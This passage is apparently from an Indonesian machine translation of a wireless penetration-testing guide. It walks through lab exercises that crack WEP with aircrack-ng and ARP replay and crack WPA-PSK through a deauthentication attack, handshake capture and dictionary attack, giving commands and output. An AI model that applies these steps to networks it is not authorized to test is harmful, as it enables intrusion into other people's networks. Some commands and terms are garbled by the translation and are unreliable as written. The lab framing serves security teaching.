


```
Aircrack-ng 1.2 beta3
[00:00:00] Tested 625 keys (got 4193 IVs)

KB    depth   byte(vote)
0    0/ 17   12(6656) 49(6656) 13(6400) 1C(6400) 84(6400) BA(6400)
1    0/  1   14(7424) A2(6400) C3(6400) F3(6400) AC(6144) E3(6144)
2    0/  1   C0(7680) 22(6656) 41(6656) 50(6656) B2(6656) EF(6656)
3    1/  2   5F(6912) 17(6656) EC(6656) 7F(6400) 92(6400) B3(6400)
4    3/  4   F0(6912) A8(6400) DF(6400) 41(6144) 5E(6144) 8D(6144)
```

Cacat Enkripsi WLAN

19.Jumlah paket data yang diperlukan untuk memecahkan kunci tidak dapat ditentukan, tetapi umumnya di urutan seratus ribu atau lebih. Di jaringan cepat (atau menggunakan pemutar-an-ng),ini akan memakan waktu paling lama 5-10 menit. Jika jumlah paket data yang saat ini ada di file tidak mencukupi, makaaircrack-ngakan dijeda, seperti yang ditunjukkan pada tangkapan layar berikut, dan menunggu lebih banyak paket ditangkap; itu kemudian akan memulai kembali proses cracking:



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@kali: ~/WEPCrack". The output of the command "aircrack-ng -1 1234567890" is displayed, showing the cracking progress:

```
Aircrack-ng 1.2 beta3
[00:00:02] Tested 166661 keys (got 3862 IVs)
KB      depth    byte(vote)
0      37/   38  F3(5120) 47(4864) 69(4864) 78(4864) 84(4864) 99(4864)
1      12/    1  F3(5632) 32(5376) 3B(5376) 47(5376) 48(5376) 74(5376)
2      1/    7  B2(6400) 41(6144) 58(6144) 5A(6144) EF(6144) FE(6144)
3      9/   19  F2(5888) 0D(5632) 17(5632) 32(5632) 47(5632) 80(5632)
4     16/   4   E5(5632) 0E(5376) 1F(5376) 6E(5376) 83(5376) 9E(5376)

Failed. Next try with 5000 IVs.
```

The terminal window has three tabs, all titled "root@kali: ~". The background of the desktop shows the Kali Linux logo with the text "The quieter you become, the more you are able to hear."

20. Setelah cukup paket data telah ditangkap dan diproses, aircrack-ng

harus dapat memecahkan kunci. Setelah itu, dengan bangga menampilkannya di terminal dan keluar, seperti yang ditunjukkan pada tangkapan layar berikut:

```
Aircrack-ng 1.2 beta3

[00:00:00] Tested 541 keys (got 49534 IVs)

KB      depth   byte(vote)
0      5/    11   D8(56832) 65(56576) A9(56576) D0(56576) FC(56576) 06(56320)
1      8/    1    3B(56320) 05(55808) FF(55808) 5B(55296) 61(55296) 6B(55296)
2      3/    2    D5(57344) 21(56832) 5A(56832) A0(56576) 91(56320) 17(55808)
3      1/    5    E3(60160) EA(58624) F0(58112) 5E(57600) 44(57344) D5(56832)
4      0/    1    DF(72960) AA(60416) DC(59136) 4A(57600) 54(56832) 6B(56576)

KEY FOUND! [ AB:CD:EF:AB:CD:EF:AB:CD:EF:12 ]
Decrypted correctly: 100%

root@kali:~/WEPCrack#
```

21. Penting untuk dicatat bahwa WEP benar-benar cacat dan kunci WEP apa pun (sekompleks apa pun) akan dipecahkan aircrack-ng. Satu-satunya persyaratan adalah sejumlah besar paket data, yang dienkripsi dengan kunci ini, tersedia untuk aircrack-ng.

Cacat Enkripsi WLAN

Apa yang baru saja terjadi?

Kami menyiapkan WEP di lab kami dan berhasil meretas kunci WEP. Untuk melakukan ini, pertama-tama kami menunggu klien yang sah dari jaringan untuk terhubung ke titik akses. Setelah ini, kami menggunakan alat aireplay-ng untuk memutar ulang paket ARP ke dalam jaringan. Hal ini menyebabkan jaringan mengirimkan paket replay ARP, sehingga sangat meningkatkan jumlah paket data yang dikirim melalui udara. Kami kemudian menggunakan aircrack-ng alat untuk memecahkan kunci WEP dengan menganalisis kelemahan kriptografi dalam paket data tersebut.

Perhatikan bahwa kita juga dapat memalsukan autentikasi ke titik akses menggunakan teknik bypass Autentikasi Kunci Bersama yang telah kita pelajari di bab sebelumnya. Ini bisa berguna jika klien yang sah meninggalkan jaringan. Ini akan memastikan bahwa kami dapat memalsukan otentifikasi dan asosiasi dan terus mengirimkan paket yang diputar ulang ke jaringan.

Selamat mencoba – autentifikasi palsu dengan WEP cracking

Pada latihan sebelumnya, jika klien yang sah tiba-tiba keluar dari jaringan, kita tidak akan dapat memutar ulang paket karena titik akses akan menolak untuk menerima paket dari klien yang tidak terkait.

Tantangan Anda adalah memalsukan autentifikasi dan asosiasi menggunakan pintasan Autentifikasi Kunci Bersama yang telah kita pelajari di bab sebelumnya, sementara WEP cracking sedang berlangsung. Logout klien yang sah dari jaringan dan verifikasi bahwa Anda masih dapat menyuntikkan paket ke dalam jaringan dan apakah titik akses menerima dan meresponsnya.


WPA/WPA2

WPA (atau WPA v1 kadang-kadang disebut) terutama menggunakan algoritma enkripsi TKIP. TKIP ditujukan untuk meningkatkan WEP, tanpa memerlukan perangkat keras yang benar-benar baru untuk menjalankannya. WPA2 sebaliknya wajib menggunakan algoritma AES-CCMP untuk enkripsi, yang jauh lebih kuat dan tangguh daripada TKIP.

Baik WPA maupun WPA2 memungkinkan autentifikasi berbasis EAP, menggunakan server RADIUS (Enterprise) atau **Kunci yang Dibagikan Sebelumnya(PSK)** skema autentifikasi berbasis (pribadi).

WPA/WPA2 PSK rentan terhadap serangan kamus. Input yang diperlukan untuk serangan ini adalah jabatan tangan WPA empat arah antara klien dan titik akses, dan daftar kata yang berisi frasa sandi umum. Kemudian, dengan menggunakan alat seperti Aircrack-ng, kita dapat mencoba memecahkan frasa sandi WPA/WPA2 PSK.

Ilustrasi jabat tangan empat arah ditunjukkan pada tangkapan layar berikut:




Cara kerja WPA/WPA2 PSK adalah dengan memperoleh kunci per sesi, yang disebut **Kunci Sementara Berpasangan(PTK)**, menggunakan Kunci yang Dibagikan Sebelumnya dan lima parameter lainnya—SSID Jaringan, **Kata Pengautentikasi(Satu ons)**, **Nomina Pemohon(Umumkan)**, **Alamat MAC pengautentikasi(Titik Akses MAC)**, Dan **Alamat MAC pemasok(MAC Klien Wi-Fi)**. Kunci ini kemudian digunakan untuk mengenkripsi semua data antara titik akses dan klien.

Penyerang yang menguping seluruh percakapan ini dengan mengendus udara bisa mendapatkan kelima parameter yang disebutkan di paragraf sebelumnya. Satu-satunya hal yang tidak dia miliki adalah Kunci yang Dibagikan Sebelumnya. Jadi, bagaimana Kunci yang Dibagikan Sebelumnya dibuat? Itu diturunkan dengan menggunakan frasa sandi WPA-PSK yang disediakan oleh pengguna, bersama dengan SSID. Kombinasi keduanya dikirim melalui **Fungsi Penurunan Kunci Berbasis Kata Sandi(PBKDF2)**, yang menampilkan kunci bersama 256-bit.

Cacat Enkripsi WLAN

Dalam serangan kamus WPA/WPA2 PSK yang khas, penyerang akan menggunakan kamus besar kemungkinan frasa sandi dengan alat penyerang. Alat tersebut akan memperoleh kunci Pre-Shared 256-bit dari masing-masing frasa sandi dan menggunakannya dengan parameter lain, yang dijelaskan sebelumnya, untuk membuat PTK. PTK akan digunakan untuk memverifikasi **Pemeriksaan Integritas Pesan(MIC)** di salah satu paket jabat tangan. Jika cocok, maka frasa sandi yang ditebak dari kamus itu benar; jika tidak, itu salah.

Akhirnya, jika frasa sandi jaringan resmi ada di kamus, itu akan diidentifikasi. Inilah cara kerja cracking WPA/WPA2 PSK! Gambar berikut mengilustrasikan langkah-langkah yang terlibat:



Pada latihan selanjutnya, kita akan melihat bagaimana cara meretas jaringan nirkabel WPA PSK. Langkah-langkah yang persis sama akan dilibatkan dalam meretas jaringan WPA2-PSK menggunakan CCMP (AES) juga.

Saatnya beraksi – memecahkan kata sandi lemah WPA-PSK

Ikuti instruksi yang diberikan untuk memulai:

- 1.Pertama-tama, sambungkan ke titik akses Wireless Lab kami dan atur titik akses untuk menggunakan WPA-PSK. Kami akan mengatur kata sandi WPA-PSK menjadi ABCD EFGH sehingga rentan terhadap serangan kamus:



- 2.Kami mulai airodump-ng dengan perintah berikut agar mulai menangkap dan menyimpan semua paket untuk jaringan kami:


airodump-ng -bssid 00:21:91:D2:8E:25 -saluran 11 -tulis WPACrackingDemo mon0"

Tangkapan layar berikut menunjukkan output:

```
CH 11 ][ Elapsed: 4 s ][ 2014-09-26 21:22 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data #/s CH MB ENC CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -51 100      55    0 0 11 54e. WPA CCMP PSK Wireless Lab
BSSID          STATION Pwr Rate Lost Frames Probe
```

Cacat Enkripsi WLAN


3.Sekarang kita dapat menunggu klien baru untuk terhubung ke titik akses sehingga kita dapat menangkap jabat tangan WPA empat arah, atau kita dapat mengirim paket deautentikasi siaran untuk memaksa klien menyambung kembali. Kami melakukan yang terakhir untuk mempercepat. Hal yang sama dapat terjadi lagi dengan kesalahan saluran yang tidak diketahui. Sekali lagi, gunakan --abaikan-negatif-satu.Ini juga membutuhkan lebih dari satu upaya:




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. Inside the terminal, the command 'aireplay-ng --deauth 1 -a E8:94:F6:62:1E:8E mon0 --ignore-negative-one' is being executed. The output indicates that the attack is waiting for a beacon frame from the target client (BSSID: E8:94:F6:62:1E:8E) on channel -1. It also notes that the attack is more effective when targeting a connected wireless client. The terminal window has three tabs: 'root@kali: ~', 'root@kali: ~/WEPCrack', and 'root@kali: ~#'. The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'

4.Segera setelah kami merekam jabat tangan WPA, fileairodump-ng alat akan menunjukannya di sudut kanan atas layar dengan jabat tangan WPA diikuti dengan BSSID titik akses. Jika Anda menggunakan --abaikan-negatif-satu, alat tersebut dapat mengantikan jabat tangan WPA dengan pesan saluran tetap. Awasi flash cepat dari jabat tangan WPA.

5. Kita bisa menghentikan airodump-ng utilitas sekarang. Mari buka file cap di Wireshark dan lihat jabat tangan empat arah. Terminal Wireshark Anda akan terlihat seperti tangkapan layar berikut. Saya telah memilih paket pertama dari jabat tangan empat arah di file jejak di tangkapan layar. Paket jabat tangan adalah yang protokolnya **EAPOL**:




6. Sekarang kita akan memulai latihan pemecahan kunci yang sebenarnya! Untuk ini, kita membutuhkan kamus kata-kata umum. Kali dikirimkan dengan banyak file kamus dimetaspoit folder yang terletak seperti yang ditunjukkan pada tangkapan layar berikut. Penting untuk dicatat bahwa, dalam cracking WPA, Anda sama baiknya dengan kamus Anda. BackTrack dikirimkan dengan beberapa kamus, tetapi ini mungkin tidak cukup. Kata sandi yang dipilih orang bergantung pada banyak hal. Ini mencakup hal-hal seperti negara tempat tinggal pengguna, nama dan frasa umum di wilayah tersebut, kesadaran keamanan pengguna, dan banyak hal lainnya. Sebaiknya kumpulkan daftar kata khusus negara dan kawasan, saat melakukan uji penetrasi:



The screenshot shows a terminal window titled "root@kali: ~/WEPCrack" running on Kali Linux. The command "ls /usr/share/wordlists/metaspoit" has been entered, displaying a large list of wordlist files. The files include various default hashes, passwords, and userpass combinations for different services like Oracle, PostgreSQL, SAP, and various web servers. The terminal window is part of a desktop environment with other windows visible in the background.

```
root@kali:~/WEPCrack# ls /usr/share/wordlists/metaspoit
av-update-urls.txt          oracle_default_hashes.txt
burnett_top_1024.txt         oracle_default_passwords.csv
burnett_top_500.txt          oracle_default_userpass.txt
cms400net_default_userpass.txt
db2_default_pass.txt        postgres_default_pass.txt
db2_default_userpass.txt    postgres_default_userpass.txt
db2_default_user.txt        postgres_default_user.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
default_users_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
hci_oracle_passwords.csv
http_default_pass.txt       root_userpass.txt
http_default_userpass.txt   rpc_names.txt
http_default_users.txt      rservices_from_users.txt
http_owa_common.txt         sap_common.txt
idrac_default_pass.txt      sap_default.txt
idrac_default_user.txt      sap_icm_paths.txt
ipmi_passwords.txt          sensitive_files.txt
ipmi_users.txt              sensitive_files_win.txt
joomla.txt                 sid.txt
malicious_urls.txt          snmp_default_pass.txt
multi_vendor_cctv_dvr_pass.txt
multi_vendor_cctv_dvr_users.txt
namelist.txt                tftp.txt
                           tomcat_mgr_default_pass.txt
                           tomcat_mgr_default_userpass.txt
                           tomcat_mgr_default_users.txt
                           unix_passwords.txt
                           unix_users.txt
                           vnc_passwords.txt
                           vxworks_collide_20.txt
                           vxworks_common_20.txt
```

7.Kami sekarang akan memanggil aircrack-ng utilitas dengan pcapfile sebagai input dan tautan ke file kamus, seperti yang ditunjukkan pada tangkapan layar berikut. Saya telah menggunakan nmap.lst ,seperti yang ditunjukkan di terminal:



Cacat Enkripsi WLAN

8.aircrack-ng menggunakan file kamus untuk mencoba berbagai kombinasi frasa sandi dan mencoba memecahkan kuncinya. Jika frasa sandi ada di file kamus, pada akhirnya akan memecahkannya dan layar Anda akan terlihat mirip dengan yang ada di tangkapan layar:

```
Aircrack-ng 1.2 beta3
[00:00:00] 648 keys tested (1091.54 k/s)

KEY FOUND! [ abcdefgh ]

Master Key      : D6 C1 F1 E5 BD F5 E8 1A A4 A2 B8 32 F4 08 99 BD
                  71 5B D6 F3 F1 1A CD 7E 9A B3 7E 36 48 06 8B 01

Transient Key   : ED 45 1C 51 B8 E4 A5 22 F2 30 73 31 6A AF 6F 2D
                  65 FD 8B 58 5F C1 2C 9E 1D 9A 34 30 96 B7 34 87
                  E0 89 24 CF 08 B7 B7 57 22 A9 AD 24 47 94 8F 59
                  E3 31 8A 8A 45 02 B7 C1 D0 0D 48 EE 3A E8 CD E4

EAPOL HMAC     : F9 6A 31 80 29 77 EC 36 9E 28 72 08 53 61 04 55

root@kali:~#
```

9.Harap perhatikan bahwa, karena ini adalah serangan kamus, prasyaratnya adalah frasa sandi harus ada dalam file kamus yang Anda berikan aircrack-ng.Jika frasa sandi tidak ada dalam kamus, serangan akan gagal!

Apa yang baru saja terjadi?

Kami menyiapkan WPA-PSK di titik akses kami dengan frasa sandi umum:ABCD EFGH.Kami kemudian menggunakan serangan deauthentication agar klien yang sah terhubung kembali ke titik akses. Saat kami terhubung kembali, kami menangkap jabat tangan WPA empat arah antara titik akses dan klien.

Karena WPA-PSK rentan terhadap serangan kamus, kami memasukkan file tangkapan yang berisi jabat tangan empat arah WPA dan daftar frasa sandi umum (dalam bentuk daftar kata) ke Aircrack-ng.Sebagai kata sandi ABCD EFGH hadir dalam daftar kata,Aircrack-ng mampu memecahkan frasa sandi bersama WPA-PSK. Sangat penting untuk dicatat lagi bahwa, dalam cracking kamus berbasis WPA, Anda sama baiknya dengan kamus yang Anda miliki. Karena itu, penting untuk menyusun kamus yang besar dan rumit sebelum Anda mulai. Meskipun BackTrack dikirimkan dengan kamusnya sendiri, kadang-kadang mungkin tidak mencukupi dan mungkin membutuhkan lebih banyak kata, terutama dengan mempertimbangkan faktor pelokalan.

Selamat mencoba – mencoba memecahkan WPA-PSK dengan Cowpatty

